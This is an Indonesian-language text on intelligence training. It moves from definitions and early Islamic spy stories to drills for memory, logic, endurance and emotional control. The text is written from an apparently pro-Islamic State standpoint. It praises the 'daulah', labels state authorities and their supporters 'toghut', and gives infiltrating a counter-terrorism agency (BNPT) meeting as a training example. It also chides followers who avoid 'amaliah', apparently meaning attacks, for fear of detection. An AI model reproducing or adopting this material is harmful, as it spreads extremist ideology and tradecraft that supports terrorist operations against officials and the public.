Banyak orang berpersepsi Intelijen sekedar difahami sebatas personil/sosok mata-mata, agen rahasia yang melakukan operasi rahasia. Deskripsi ini tidak sepenuhnya salah, namun intelijen tidaklah bekerja secara pribadi. Mereka adalah unit kerja yang bekerja dalam beberapa level sehingga terselesaikan misinya.

Unit intelijen memerlukan informan yang memberikan informasi dilapangan. Ada kalanya mereka turun ke lapangan untuk meyakinkan kebenaran informasi yang didapatkannya. Informasi inilah awal mula sebuah misi. Kalau diibaratkan proses IPO (input proses output), maka jalur informasi adalah proses input pertama yang akan menjalankan proses selanjutnya.

Dalam struktur pun, unit intelijen tidak bekerja seorang diri. Mereka memiliki klasifikasi berdasarkan kemampuan, dan pengalaman dalam penanganan terhadap operasi, dan klasifikasi terhadap bidang pekerjaan. Kemudian selanjutnya antara informan dan unit intelijen terkadang tidak langsung dalam penyaluran informasinya.

Beberapa diantara mereka memerlukan 'kite' yang memiliki banyak fungsi. Fungsi bayangan dalam operasi hingga fungsi analisator saat mendapatkan informasi. Namun kebanyakan, seorang *kite* tidak akan dibiarkan untuk menjadi analisator terhadap data yang ditemukannya dilapangan. Hal ini

dimaksudkan agar terhindarnya kebocoran system dan misi. Termasuk menghindari analisa subyektif terhadap sebuah peristiwa yang terjadi.

Menurut Wikipedia, Intelijen (bahasa Inggris: intelligence) adalah informasi yang dihargai atas ketepatan waktu dan relevansinya, bukan detail dan keakuratannya, berbeda dengan "data", yang berupa informasi yang akurat, atau "fakta" yang merupakan informasi yang telah diverifikasi.

Menurut Kamus Besar Bahasa Indonesia (KBBI) intelijen/in·te·li·jen/ /intélijen/ n orang yang bertugas mencari (meng-amat-amati) seseorang; dinas rahasia.

Menurut the National Security Act of 1947 dengan beberapa amandemen, intelijen adalah: The term 'foreign intelligence' means information relating to the capabilities, intentions, or activities of foreign governments or elements thereof, foreign organizations, or foreign persons.

The Clark Task Force of the Hoover Commission in 1955 mendefinisikan sbb: Intelligence deals with all the things which should be known in advance of initiating a course of action.

Sebuah laporan pada pertengahan tahun 1990s (diproduksi oleh the Brown-Aspin Commission) mendefinisikan intelijen sbb: The Commission believes it preferable to define 'intelligence' simply and broadly as information about 'things foreign'—people, places, things, and events—needed by the Government for the conduct of its functions.

Kamus Militer AS atau the Dictionary of Military and Associated Terms mendefinisikan intelijen sebagai: the product resulting from the collection, processing, integration, analysis, evaluation and interpretation of available information concerning foreign countries or areas. Information and knowledge about an adversary obtained through observation, investigation, analysis, or understanding.

The Central Intelligence Agency mendefinisikan intelijen sbb: Reduced to its simplest terms, intelligence is knowledge and foreknowledge of the world around us—the prelude to decision and action by US policymakers.

Intelijen Islam

DIkutip dari voa-islam, Sebagai panglima perang, Rasulullah SAW memiliki kemampuan untuk membaca keistimewaan yang dimiliki para shahabatnya, untuk menempatkan mereka sesuai dengan bakat dan kesanggupannya.

Tak heran jika Rasulullah memiliki beberapa orang yang bisa disebut spion. Selain memata-matai pergerakan musuh, tugasnya mereka adalah memegang teguh daftar nama-nama orang munafik dan memata-matai mereka.

Itulah bukti bahwa Nabi sudah memikirkan betapa pentingnya intelijen. Prinsip intelijen yang dilakukan Nabi SAW adalah menggunakan informasi satu pintu. Dari para agen langsung kepada Rasul dan tidak membocorkan pada orang lain, termasuk kepada para shahabat, bahkan istrinya sendiri.

Berikut ini adalah para shahabat Nabi, yang pernah ditugaskan menjalankan operasi intelijen di jantung musuh:

Hufzaifah Ibnul Yaman, Intel Nabi

Dalam sejarah Islam tercatat nama Hudzaifah Ibnul Yaman sebagai salah satu agen intelijen atau spion andalan Rasulullah dalam menghadapi orang-orang kafir dan munafik yang ingin memerangi Islam dan kaum Muslimin.

Ibnul Yaman yang mendapat gelar Shahibu Sirri Rasulullah (Pemegang Rahasia Rasulullah) itu dinilai Rasulullah sebagai orang yang bisa dipercaya, mampu menjaga rahasia, memiliki ingatan yang kuat, cerdik dan cerdas

dalam mengolah informasi. Ibnul Yaman juga dikenal sosok yang mudah bergaul yang memudahkannya untuk menjalankan operasi mata-mata.

Salah satu tugas penting yang diemban Ibnul Yaman adalah pada saat Perang Khandaq (Perang Parit). Ketika itu, Rasulullah menugaskan Ibnul Yaman untuk memata-matai pasukan kafir Quraisy dari Mekkah yang berkekuatan 10.000 ribu orang, ditambah bantuan kekuatan dari orang-orang Yahudi. Mereka berencana untuk menyerang kota Madinah yang hanya memiliki kekuatan 3.000 orang pasukan perang.

Untuk menghadapi pasukan Yahudi dan Quraisy di bawah pimpinan Abu Sufyan, Rasulullah menerapkan strategi bertahan dengan membuat parit di sekeliling kota Madinah. Pada suatu malam, Rasulullah mengutus Hudzaifah Ibnul Yaman untuk menyusup ke tengah pasukan lawan. Ketika Ibnul Yaman ditugaskan di tengah udara yang sangat dingin disertai angin kencang, Rasulullah pun berdoa untuk shahabatnya itu: ”Ya Allah! Lindungi dia, dari hadapan, belakang, kanan, kiri, atas, dan bawah.”

Mudah bagi Ibnu Yaman untuk berbaur ke dalam pasukan lawan, karena Hudzaifah memiliki darah suku bangsa di Mekkah sehingga tidak mudah dikenali sebagai orang asing. Di pihak pasukan lawan, ada kebiasaan yang dilakukan setiap rapat. Sebelum rapat, orang-orang yang hadir harus memastikan bahwa orang-orang di sekelilingnya adalah teman dengan menanyakan nama dan asal-usulnya untuk memastikan bahwa pertemuan mereka aman.

Agar penyamarannya tidak terbongkar, Hudzaifah selalu lebih dulu mencekal tangan orang di sebelahnya dan bertanya ”Siapa namamu? Dari mana asalmu?” Orang yang ditanya akan terkejut karena mengira posisi Hudzaifah pasti salah satu pimpinan tertinggi sehingga bertanya lebih dulu. Orang yang ditanya pun langsung menyebutkan nama serta asalnya. Hudzaifah pun selamat dan bisa mengikuti rapat serta mendapatkan informasi penting dari hasil rapat tersebut. Salah satunya, informasi bahwa pasukan Abu Sufyan akan mundur karena merasa pasukannya tidak akan

memenangkan pertempuran melawan Rasulullah dan pasukannya di kota Madinah.

Sebenarnya, pada saat itu posisi duduk Hudzaifah sangat dekat dengan Abu Sufyan sehingga ia bisa saja menebas lehernya jika mau. Namun sebagai spionase dia harus tersamar dan tidak melakukan ha-hal mencurigakan musuh.

Dalam melaksanakan tugasnya sebagai mata-mata, Hudzaifah juga sangat hati-hati dan tidak bersikap yang bisa menimbulkan kecurigaan. Hudzaifah juga sangat kuat memegang teguh kepercayaan yang telah diberikan Rasulullah SAW kepadanya untuk memegang daftar orang-orang munafik. Bahkan ketika shahabat Rasulullah SAW, Umar bin Khatthab menanyakan perihal daftar nama itu, Hudzaifah menolak memberikannya.

Tugas lain yang diberikan oleh Rasulullah adalah memonitor orang-orang munafik yang tinggal dikota Madinah. Ketika itu kaum Muslimin menghadapi kesulitan besar dalam menghadapi kaum Yahudi munafik dan sekutunya yang selalu membuat isu-isu dan muslihat jahat terhadap Rasulullah dan para shahabat. Untuk menghadapi kesulitan ini, Rasulullah mempercayakan suatu yang sangat rahasia kepada Hudzaifah Ibnul Yaman Untuk memonitor setiap gerak-gerik dan kegiatan mereka, dengan target memberikan daftar nama orang munafik itu kepada Nabi Saw. Informasi tersebut diperlukan untuk mencegah bahaya yang mungkin dilontarkan musuh terhadap Islam dan kaum muslimin.

Daftar orang-orang munafik harus dihafal tidak boleh dicatat. Informasi ini tidak boleh jatuh ke tangan orang lain, agar tidak menimbulkan keresahan. Kepada orang munafik ini Rasulullah tidak mennyolatkannya jika meninggal.

Umar Bin Khatthab (saat itu sudah menjadi Khalifah) pernah meminta Hudzaifah membeberkan siapa saja orang munafik itu. Namun dengan kukuh dia menolaknya. Untuk mengetahui siapa orang-orang yang masuk

daftar orang munafik itu, Umar hanya bisa menunggu dan mengamati jika ada rakyatnya yang meninggal. Kuncinya, jika Hudzaifah tidak menyolatkannya, itu berarti orang tersebut tergolong munafik. Begitulah kisah Hudzaifah Ibnul Yaman Spion penting di zaman pemerintahan Islam.

Abdullah bin Unis

Rasulullah juga pernah melakukan operasi intelijen dan misi rahasia ke pasukan musuh. Seorang shahabat Abdullah bin Unis dikirim Rasulullah menyusup masuk ke dalam pusat kekuatan musuh. Sasaran utama misi itu adalah Bani Lihyaan dari Kabilah Huzail yang dipimpin oleh panglima mereka, Khalid bin Sofyan Al-Hazaly.

Misi ini dilakukan karena umat Islam mendapatkan kabar bahwa Khalid bin Sofyan Al-Hazaly tengah berupaya mengadakan pemusatan kekuatan pasukan gabungan kaum kafir yang cukup besar di daerah Uranah untuk menyerang Islam. Karena itu, Rasulullah mengirim Abdullah bin Unis untuk melakukan misi pengintaian sekaligus penyelidikan untuk membenarkan kabar berita tersebut.

Abdullah kemudian berangkat dan melakukan menyamaran. Tak terduga, di tengah jalan, Abdullah bertemu Khalid yang ditemani beberapa wanita dan pasukannya. Khalid kemudian menyapa Abdullah, “Hai laki-laki, siapa gerangan Engkau?”

Jawab Abdullah, “Saya adalah laki-laki Arab juga. Saya mendengar bahwa engkau telah memusatkan kekuatan pasukan untuk menyerang Muhammad. Apakah benar demikian?” tanya Abdullah. Dan tanpa curiga, Khalid membenarkan rencananya itu.

Abdullah meminta diperbolehkan bergabung dan meminta diizinkan menemani Khalid. Tanpa curiga, Khalid mengizinkannya. Suatu kali, Abdullah mendapatkan Khalid sendirian dan terpisah dari pasukan utamanya. Abdullah tak menyia-nyiakan kesempatan emas itu, secepat

kilat, Abdullah kemudian menyergap Khalid dan membunuh pemimpin kaum kafir itu dengan pedangnya. Peristiwa itu membuat kaum kafir gempar. Pasukan musyrikin geger dan urung menyerang umat Islam karena diketahui pemimpinnya telah tiada. Abdullah kemudian pulang ke Madinah setelah melakukan misi rahasianya.

Abdullah bin Jahsy Asady

Bulan Jumadil Akhir 1424, seorang shahabat bernama Abdullah bin Jahsy Asady, beserta dua belas shahabat dari kalangan Muhajirin diperintahkan Rasulullah berangkat untuk menjalankan sebuah operasi intelijen rahasia. Ikut dalam rombongan itu Sa'ad bin Abi Waqqash dan 'Utbah bin Ghazwan. Rasulullah SAW memberinya sebuah surat yang boleh dibaca jika perjalanan mereka sudah mencapai dua hari.

Setelah dua hari dalam perjalanan, sang komandan, Abdullah bin Jahsy kemudian membuka isi surat tersebut. Isinya, tak lain adalah sebuah perintah untuk memata-matai musuh: "Berangkatlah menuju Nikhlah, antara Mekkah dan Tha'if. Intailah keadaan orang orang Quraisy di sana dan laporkan kepada kami keadaan mereka." Selepas membaca surat itu, Abdullah bin Jahsy dan para rombongan kemudian berujar, "Kutaati perintah ini!"

Kemudian diceritakanlah isi surat Rasulullah tersebut kepada para shahabatnya yang lain seraya berkata, "Rasulullah telah melarang aku memaksa seorang pun dari kalian. Siapa yang ingin mati sebagai pahlawan syahid, marilah berjalan terus bersama aku, dan siapa yang tidak menyukai hal tersebut hendaklah dia pulang...!"

Saat melalukan pembebasan negeri Mekkah dari suku Quraisy, Nabi Muhammad –ketika itu berencana– akan mengerahkan 10.000 pasukan tentara Muslim. Untuk mempertahankan 'serangan mendadak' ini, Rasulullah kemudian melepaskan petugas intelijennya menuju Mekkah yang ditugaskan mengacaukan informasi pada musuh agar mereka tidak

mengerti bila pasukan Islam yang berencana melakukan serangan mendadak itu jumlahnya banyak.

Untuk kepentingan intelijen dan kerahasiaan militer, Nabi Muhammad bahkan menyimpan rapat-rapat informasi jumlah pasukan ini bahkan kepada istri tercinta Aisyah atau pada shahabat kepercayaannya sendiri, Abu Bakar Ash-Shidiq.

Esoknya, dalam penyerangan mendadak itu kau kafir Quraisy benar-benar kelabakan dan kedodoran. Mereka tak menyangka di pagi hari buta itu, telah datang puluhan ribu orang dari pasukan Islam di kota Mekkah. Tanpa persiapan, mereka kemudian menyerah. Muhammad paham, orang Quraisy tak akan melakukan perlawanan. Sebab, di tangannya, Rasulullah telah menguasai informasi kekuatan musuh, situasi yang bakal terjadi, hingga informasi logistik, menyangkut keadaan jalan-jalan yang akan dilalui pasukan Islam dan kondisi mata air. Detil, rapi dan rahasia. Itulah strategi Muhammad dalam menjalankan perang dan intelijen.

Nu'aim bin Mas'ud Al-Ghathafany

Dalam misi intelijen Rasulullah juga pernah melakukan propaganda untuk memperlemah kekuatan musuhnya. Dalam kisah, pernah suatu ketika kekuatan musuh gabungan porak-poranda dan bercerai-berai akibat tidak adanya kekompakan di antara mereka akibat propaganda yang dilancarkan Nu'aim bin Mas'ud Al-Ghathafany, mantan musuh yang kemudian bergabung ke pasukan Islam. Nu'aim melakukan psycho war (perang urat syarat) dan propaganda yang membuat kekuatan musuh goyah dan bercerai-berai.

Rasulullah juga pernah melakukan tipuan yang kreatif untuk mengecoh lawan dalam peperangan. Suatu kali, ketika Rasulullah berencana akan berperang dengan kaum Quraisy. Di sebuah tempat, di Marru Dzahraan, tempat Rasulullah dan pasukannya bermarkas, beliau memerintahkan seluruh pasukannya menyalakan obor.

Nyala obor 10.000 orang pasukan Islam itu kemudian bercahaya ke seluruh penjuru kota hingga kaum Quraisy melihatnya dari kejauhan. Melihat cahaya api pasukan Islam, Abu Sofyan berkata, “Belum pernah saya melihat malam seperti terbakar ini dan belum pernah pula saya melihat ada pasukan seperti ini!” Cerita itu kemudian cepat tersebar dari mulut ke mulut hingga sampai ke para pemimpin kaum Quraisy dan pasukan kafir.

Akibat taktik itu, Rasulullah berhasil mengecoh lawan dengan mengesankan pasukan muslimin luar biasa banyaknya hingga membuat nyali pasukan musuh menjadi ciut. Sebagian kaum kafir bahkan berlarian memeluk Islam agar aman, sebagian lainnya tetap melawan meski sudah tak lagi memiliki keberanian akibat sudah kalah secara psikologis. Dan Rasulullah akhirnya mampu menguasai Mekkah tanpa ada perlawanan yang berarti.

MELATIH INTELIJENSIA

Secara umum, memang pendidikan intelijen adalah pendidikan khusus dibandingkan pendidikan formal lainnya. Terlebih di beberapa negara memasukkan program pendidikan intelijen di bawah militer. Sehingga mau tidak mau, pendidikan intelijen tersebut menggunakan standard fisik militer. Mungkin inilah yang menyebabkan beratnya pendidikan intelijen tersebut. Karena unit intelijen, selain diarahkan sesuai program pendidikan intelijen, juga diarahkan memiliki kemampuan dasar militer.

Selain itu, luasnya cakupan kerja intelijen juga menyebabkan ketahanan fisik, mental, dan pemikiran terkuras habis. Sumber daya pemikiran dan manusia yang belum berimbang juga menyebabkan tuntutan pendidikan intelijen begitu tinggi. Karena kebutuhan unit intelijen akhirnya terpaksa ditingkatkan dalam batas-batas maksimal.

Terkadang inilah yang menyebabkan mentor pendidikan intelijen berpikir maksimal meningkatkan kemampuan personil intelijen, sehingga sering memperlakukan anak didiknya diatas batas yang ditetapkan program pendidikan. Walhasil, pendidikan intelijen adalah sarana filterisasi dimana yang terkuat, tercerdik, dan terbaiklah yang akan mampu bertahan menghadapi situasi berat dilapangan

Pelatihan intelijensia didasarkan kepada dua faktor. Pertama, adalah bakat Kedua, adalah mental. Kedua hal ini merupakan factor dasar pelatihan intelijensia. Karena intelijensia didasarkan kepada screening yang alami, bukan kepada bentukan dan pelajaran.

Kenapa intelijensia didasarkan kepada screening yang alami. *Pertama*, orang yang memiliki bakat alam dia telah lama mengembangkan daya pikirnya sejak dini. Sehingga untuk analisa, logika dll akan lebih terasah. *Kedua*, orang yang memiliki bakat alami lebih terbiasa menghadapi

streesching dalam analisa-analisa yang ada. Dia akan termotivasi secara pribadi untuk mencari tahu hal-hal yang terjadi dan menganalisanya dengan lebih tekun. *Ketiga*, orang yang memiliki bakat alami akan lebih terasah instingnya daripada orang lain. Dia dikatakan memiliki kemampuan tersembunyi yang tidak biasa dilakukan orang lain. *Keempat*, yang lebih penting , orang yang memiliki bakat alami dia aka cenderung untuk tidak memperlihatkan kepada orang lain bakatnya. Karena, bakat yang dia miliki bakal dianggap aneh oleh orang lain.

Sedangkan banyak intelijen-intelijen yang ada saat ini adalah hasil dari training, pendidikan, dan bentukan yang tidak alami. Mereka hanya dapat menganalisa dari luar dan gagal dalam menemukan dan menentukan data dan fakta yang terjadi sebenarnya. Apalagi fenomena dunia maya yang saat ini terjadi merebak menyebabkan munculnya ratusan *detektif* dan pengamat yang menyandarkan analisa mereka melalui dunia maya. Menempatkan syaikh google al-interneti sebagai rujukan utama analisa mereka. Lalu dengan gagah berani memaparkan analisa-analisanya di media social, bahkan hingga media masa. Yang akhirnya, penulis-pun tersenyum dan merasa ikut malu dengan fenomena ini.

Perkara kedua dari pelatihan intelijensi adalah melatih mental. Karena mental inilah bakat tersebut dapat ditingkatkan. Dan dengan bakat itu pulalah, mental tersebut dapat dijaga. Bisa dibilang, mental adalah refleksi dari pemahaman seorang intelijen dari apa yang dihadapi dan apa yang menjadi ideology dasarnya. Seorang intelijen muslim, tentu memiliki mental yang berbeda daripada seorang intelijen kuffar. Karena intelijen muslim terikat dengan ideology dasarnya, yaitu Islam.

Kemampuan Menghafal

Kemampuan menghafal mutlak dimiliki oleh seorang intelijen. Pertama karena menghafal digunakan untuk melatih daya pikir. Kedua, karena menghafal digunakan untuk melatih daya logika. Dan ketiga, karena menghafal digunakan untuk daya insting dan analisa.

Pelatihan Menghafal Intelijen

1. Logika, misal antum memasuki sebuah ruangan. Lalu tim akan merubah posisi 10 benda yang ada didalam ruangan tersebut. Lalu antum memasuki ruangan tersebut lagi. Dan menyebutkan 10 benda yang dirubah posisinya. Lakukan hal tersebut hingga hanya terdapat satu benda saja yang dirubah posisinya dalam ruangan tersebut.

2. Angka dan huruf, misal antum menghafalkan rangkaian angka dan huruf. Mulai dari dua karakter, satu hutuf satu angka. Hingga maksimal karakter yang antum bisa menghafalkan dalam sekali lihat. Antum juga bisa mengkombinasikan melatih hafalan dari angka dan huruf dengan sekali lihat dengan cara menggunakan plat nomer.

3. Insting, misal antum akan memasuki ruangan. Antum harus menganalisa apa yang akan terjadi apabila antum memasuki ruangan tersebut. Antum harus melakukan analisa sebelum masuk ke dalam ruangan tersebut. Dan antum harus melakukan perkiraan dan membuat table probabilitas apabila ada kejadian-kejadian didalam ruangan tersebut. Kesemuannya (table probabilitas tersebut), antum lakukan diluar kepala.

4. Analisa, misal antum memasuki sebuah ruangan. Dan mulai melakukan analisa dan mengembangkan insting tersebut. Siapa

yang datang di ruangan tersebut sebelumnya, apa yang dilakukan oleh orang yang datang tersebut, jejak yang ditinggalkan orang tersebut, tujuan orang yang datang tersebut datang ke ruangan tersebut, dan kemana orang tersebut pergi setelah meninggalkan ruangan tersebut.

Kemampuan Logika

Logika adalah hal terpenting dari seorang intelijen. Karena dengan logika ini dia akan mencari data-data, menganalisa, serta menyimpulkan. Logika yang dimaksud diatas bukanlah sekedar logika yang seratus persen benar. Bukan pula logika yang menjadikan seseorang menggabung-gabungkan fakta untuk sekedar mencari pembenaran. Bukan pula sekedar logika yang menutup-nutupi fakta dan menggabungkannya dengan fiksi dan imajinasi. Logika diatas adalah logika dengan disertai dukungan data, fakta, dan informasi yang ada di lapangan.

Sebagai contoh, banyak premis yang lucu terkait daulah islamiyyah seraya mengatakan tidak hancurnya daulah yang kekhilafahannya dianggap lelucon ini berdasarkan teori konspirasi. Mereka mengatakan bahwa salibis mendukung daulah untuk menghalang-halangi ‘perjuangan’ mereka melawan nushairi. Mereka menelan mentah-mentah berita-berita dari kuffar tanpa diselidiki lebih lanjut, bahkan tidak memiliki akses-akses dilapangan. Namun disatu sisi, ‘mujahidin’ yang mereka dukung justru didukung oleh pesawat tempur salibis dalam memerangi daulah saat ini.

Kemunduran idealisme jurnalistik juga diakibatkan lemahnya akses jurnalistik di lapangan, dan kebijakan politik suatu negara atas nama ‘perdamaian’. Perdamaian yang diharapkan tak lain dari sekedar kebohongan yang dinarasikan oleh toghut. Mereka khawatir apabila kebenaran dan fakta itu dibeberkan secara luas, maka akan menimbulkan ketakutan massal. Meski sebenarnya masyarakat sendiri tidak peduli

dengan ketakutan tersebut. Karena masyarakat sebenarnya tahu, bahwa musuh 'terorisme' adalah penguasa itu sendiri.

Ada beberapa materi untuk mengasah logika seseorang terkait suatu peristiwa, ataupun berita :

1. Prinsip 4W1H (what, who, where, when, and how)
   adalah prinsip dasar dari sebuah penyelidikan. Apa yang terjadi, siapa pelaku, kapan, dimana, dan bagaimana pelaku tersebut melaksanakan kegiatan. Dari sisi pertama ini saja, ansharut toghut udah banyak kesalahan untuk mengungkapkan sebuah fakta. Apakah pelaku naim ataukah nuaim. Bahrunnaim ataukah bahrumsyah.
2. Cek dan ricek berita
   Setelah melalui 4W1H, yang kedua biasanya dilakukan adalah cek informasi yang terjadi. Adakah kesalahan, dan adakah penilaian subyektif. Jika sudah tidak ada lagi, maka ricek kejadian dengan fakta-fakta utuh yang ditemukan.
3. Tabayyun
   Setelah cek dan ricek berita dengan fakta utuh yang ditemukan, maka tabayyunlah dengan pihak-pihak yang dirasa melakukan hal tersebut. Tabayyun akan penting karena biasanya pihak yang tertuduh akan merasa dirugikan dengan stigma yang dimunculkan oleh ansharut taghut.
4. Siapa yang diuntungkan dan dirugikan
   Setelah proses tabayyun, maka buatlah table probabilitas untuk menyelidiki siapa yang diuntungkan dan siapa yang dirugikan dalam peristiwa tersebut. Dari sinilah, proses penyelidikan motif akan berjalan.
5. Siapa yang terkait dan terlibat (system ring)
   Setelah motif tersebut ditemukan, maka proses penyelidikan selanjutnya adalah menyelidiki siapa-siapa yang kemungkinan terlibat. Dan mengembangkan system ring yang ada. Mulai dari

keluarganya, orang terdekatnya, teman-temannya, hingga orang yang berpengaruh dalam hidupnya, dll.

6. Mapping power
   Setelah mengetahui siapa yang terkait, dll maka langkah selanjutnya adalah memperhitungkan kekuatan yang diperkirakan telah dimiliki oleh ansharut taghut, pola pikir mereka, peralatan mereka, dan jumlah dana yang mereka miliki. Hal ini dimungkinkan agar mengetahui langkah selanjutnya yang bakal dilakukan musuh dan meminimalisir potensinya.

Kemampuan Fisik

Pelatihan kemampuan lain dari seorang unit khusus intelijen adalah melatih kemampuan fisik. Meski secara umum, kerja unit intelijen adalah kerja analisa dan pencarian fakta. Namun justru dalam hal-hal tertentu, ada kalanya unit khusus intelijen juga melakukan operasi-operasi khusus yang memerlukan kemampuan fisik yang kuat.

1. Memaksimalkan daya tahan tubuh
   Daya tahan disini dimaksudkan adalah, memaksimalkan kemampuan tidak tidur, bekerja, tidak makan, dll. Sehingga seorang unit khusus intelijen mampu bekerja secara optimal dalam waktu yang ditentukan.
2. Memaksimalkan kekebalan tubuh
   Kekebalan tubuh dimaksudkan adalah kekebalan tubuh terhadap beragam jenis penyakit. Melatih dan memaksimalkan immune body, misal bekerja pada suhu ekstrem dingin dan pada suhu ekstrem panas, atau kombinasi keduanya.
3. Memaksimalkan kekuatan tubuh
   Kekuatan tubuh disini adalah kekuatan dari sisi kekuatan dorong, kekuatan tekan, kekuatan lempar, kekuatan loncat, kekuatan lari, kekuatan mendaki/ menurun, kekuatan berenang, kekuatan angkat,

dll. Tidak hanya menggunakan satu alat gerak, namun juga seluruh anggota tubuh.

Terkadang penulis menggabungkan pelatihan fisik daya tahan dan kekuatan tubuh. Misal, kekuatan lari ketika seseorang dalam keadaan perut kosong. Kekuatan lari ketika bangun tidur, dan menjelang tidur, dll

4. Memaksimalkan daya sembuh tubuh

   Saat pelatihan, pasti mengalami cedera dan luka. Maka daya sembuh tubuh dapat dimaksimalkan dengan cara penyembuhan dari dalam, penyembuhan dari luar (obat-obatan alami), pengenalan obat-obat alami, penyembuhan dari kekuatan pikiran (mindset), dll. Termasuk teknik-teknik penyembuhan dengan cara cepat seperti melalui uji suhu ekstream, kesetimbangan gizi, prinsip dasar penyembuhan (elementa chemiae; kaki yang hangat, dan pikiran yang tenang), dll.

5. Memaksimalkan daya tekan (strees) tubuh

   Saat pelatihan, pasti juga mengalami streeshing (tekanan mental dan batin) yang kuat. Maka orang-orang yang memiliki bakat alami, akan dapat dengan mudah melalui uji streeshing tersebut. Daya stress tersebut sering pula digabungkan dengan daya tahan tubuh. Misal memainkan logika dalam keadaan capek dan mengantuk, dll.

MELATIH EMOSIONAL INTELIJEN

Melatih emosional bagi unit khusus (intelijen) di lapangan mutlak diperlukan. Melatih emosional disini dimungkinkan untuk dua perkara. Pertama adalah untuk menjaga kecerdasan emosional. Kedua, adalah untuk melatih permainan emosional. Permainan emosional ini akan berdampak kepada permainan psikologi dalam peperangan itu sendiri. Karena pada hakikatnya, peperangan adalah taktik dan strategi itu sendiri.

Kecerdasan emosional menurut Wikipedia (bahasa Inggris: emotional quotient, disingkat EQ) adalah kemampuan seseorang untuk menerima, menilai, mengelola, serta mengontrol emosi dirinya dan orang lain di sekitarnya. Dalam hal ini, emosi mengacu pada perasaan terhadap informasi akan suatu hubungan.

Kecerdasan emosional mencakup pengendalian diri, semangat dan ketekunan, kemampuan untuk memotivasi diri sendiri, dan empati pada perasaan orang lain. Orang yang cerdas emosinya, akan menampakkan kematangan dalam pribadinya serta kondisi emosionalnya dalam keadaan terkontrol. Kecerdasan emosional merupakan daya dorong yang memotivasi kita untuk mencari manfaat dan potensi, dan mengaktifkan aspirasi nilai-nilai kita yang paling dalam “inner beauty”, mengubahnya dari apa yang dipikirkan menjadi apa yang kita jalani.

Jadi, kecerdasan emosional adalah gabungan dari semua emosional dan kemampuan sosial untuk menghadapi seluruh aspek kehidupan manusia. Kemampuan emosional meliputi, sadar akan kemampuan emosi diri sendiri, kemampuan mengelola emosi, kemampuan memotivasi diri, kemampuan menyatakan perasaan orang lain, dan pandai menjalin hubungan dengan orang lain. Kemampuan ini, merupakan kemampuan yang unik yang terdapat di dalam diri seseorang, karenanya hal ini merupakan sesuatu yang sangat penting dalam kemampuan psikologi

seseorang. Dan apabila kemampuan untuk memahami dan mengendalikan emosi siswa dalam belajar sudah baik, maka hal itu akan menumbuhkan semangat, motivasi, dan minat untuk belajar pada diri siswa.

Emosi berasal dari perkataan emotus atau emovere, yang artinya mencerca “to strip up”, yaitu sesuatu yang mendorong terhadap sesuatu. Sedangkan dalam Kamus Besar Bahasa Indonesia, emosi dapat diartikan sebagai: 1) luapan perasaan yang berkembang dan surut diwaktu singkat; 2) keadaan dan reaksi psikologis dan fisiologis, seperti kegembiraan, kesedihan, keharuan, kecintaan, keberanian yang bersifat subyektif.

Crow & Crow (Efendi dan Praja, 1985:81) mengatakan, bahwa emosi merupakan suatu keadaan yang bergejolak pada diri individu yang berfungsi atau berperan sebagai inner adjustment, atau penyesuaian dari dalam terhadap lingkungan untuk mencapai kesejahteraan dan keselamatan individu tersebut.

W. James dan Carl Lange (Efendi dan Praja, 1985:82) mengatakan, bahwa emosi ditimbulkan karena adanya perubahan-perubahan pada sistem vasomater “otak-otak” atau perubahan jasmaniah individu. Misalnya, individu merasa senang, karena ia tertawa bukan tertawa karena senang, dan sedih karena menangis. Menurut Harvey Carr, bahwa emosi adalah penyesuaian organis yang timbul secara otomatis pada manusia dalam menghadapi situasi-situasi tertentu. Misalnya, emosi marah timbul jika organisme dihadapkan pada rintangan yang menghambat kebebasannya untuk bergerak, sehingga semua tenaga dan daya dikerahkan untuk mengatasi rintangan itu dengan diiringi oleh gejala-gejala seperti denyut jantung yang meninggi, pernafasan semakin cepat, dan sebagainya.

Sedangkan menurut W.B. Cannon, bahwa emosi adalah reaksi yang diberikan oleh organisme dalam situasi emergency “darurat”. Teori emergency, didasarkan pada pendapat bahwa ada antagonisme (fungsi yang bertentangan) antara saraf-saraf simpatis dengan cabang-cabang

oranial dan sacral daripada susunan syaraf otonom. Jadi, apabila saraf-saraf simpatis aktif, maka saraf otonom non aktif, dan demikian sebaliknya.

Ciri Kecerdasan Emosional

Kecerdasan emosional yang menonjol dalam unit khusus (intelijen) akan nampak di lapangan pada hal-hal berikut:

1. Fokus pada Hal-hal yang Positif

Mereka yang memiliki kecerdasan emosional tinggi sadar bahwa percuma saja berlarut-larut dengan masalah, misal gagal dalam target dan misi. Fokus pada masalah tidak akan pernah membawa solusi, sebaliknya bersikap positif dalam menyikapi masalah akan membawa anda pada solusi yang tepat untuk menyelesaikan permasalahan anda. Seorang unit khusus yang memiliki kecerdasan emosional, ia akan mampu menggali potensi-potensi secara improvisasi yang akan bermanfaat pada tugasnya.

Misal, antum memiliki tugas menyusup ke pertemuan yang digelar BNPT di sebuah hotel. Maka unit khusus yang memiliki kecerdasan emosional, ia akan berfokus pada hal-hal yang akan bermanfaat pada tugasnya. Ia akan menggali potensi sehingga bermanfaat terhadap data dan informasi yang diterimanya.

2. Mereka yang Berpikiran Positif akan Berkumpul dengan Mereka yang Berpikir Positif Pula

Orang-orang dengan kecerdasan emosional tinggi tidak akan menghabiskan banyak waktu dengan berkumpul bersama mereka yang suka mengeluh dan mengumpat. Mendengarkan keluh kesah dari mereka yang suka berpikir negatif hanya akan membawa menghabiskan energi kita pada hal yang percuma. Sebaliknya, berkumpul dengan orang yang memiliki pikiran positif dan penuh semangat akan membuat kita tertular juga. Dan inilah yang pada akhirnya akan meningkatkan kecerdasan emosional anda juga.

Sebagai contoh, banyak ikhwah yang enggan beramaliah Karena merasa amaliah yang setiap kali dilakukan oleh seorang muslim akan mudah terendus oleh intelijen. Mereka akan berkumpul dengan orang-orang yang berpikiran sama, dan mengeneralisir setiap amaliah. Akhirnya, mereka akan memaki dan menghujat semua amaliah dan berkonspirasi dengannya.

3. Orang dengan Kecerdasan Emosional Tinggi selalu Assertive

Assertive adalah sebuah sikap tegas dalam mengemukakan suatu pendapat, tanpa harus melukai perasaan lawan bicaranya. Orang yang assertive sangat tahu betul kapan mereka harus bicara, kapan mereka harus mengemukakan suatu pendapat dan bagaimana cara yang tepat untuk memberikan sebuah solusi tanpa harus menggurui. Dan yang pasti mereka yang memiliki sikap assertive selalu berpikir terlebih dahulu sebelum bicara.

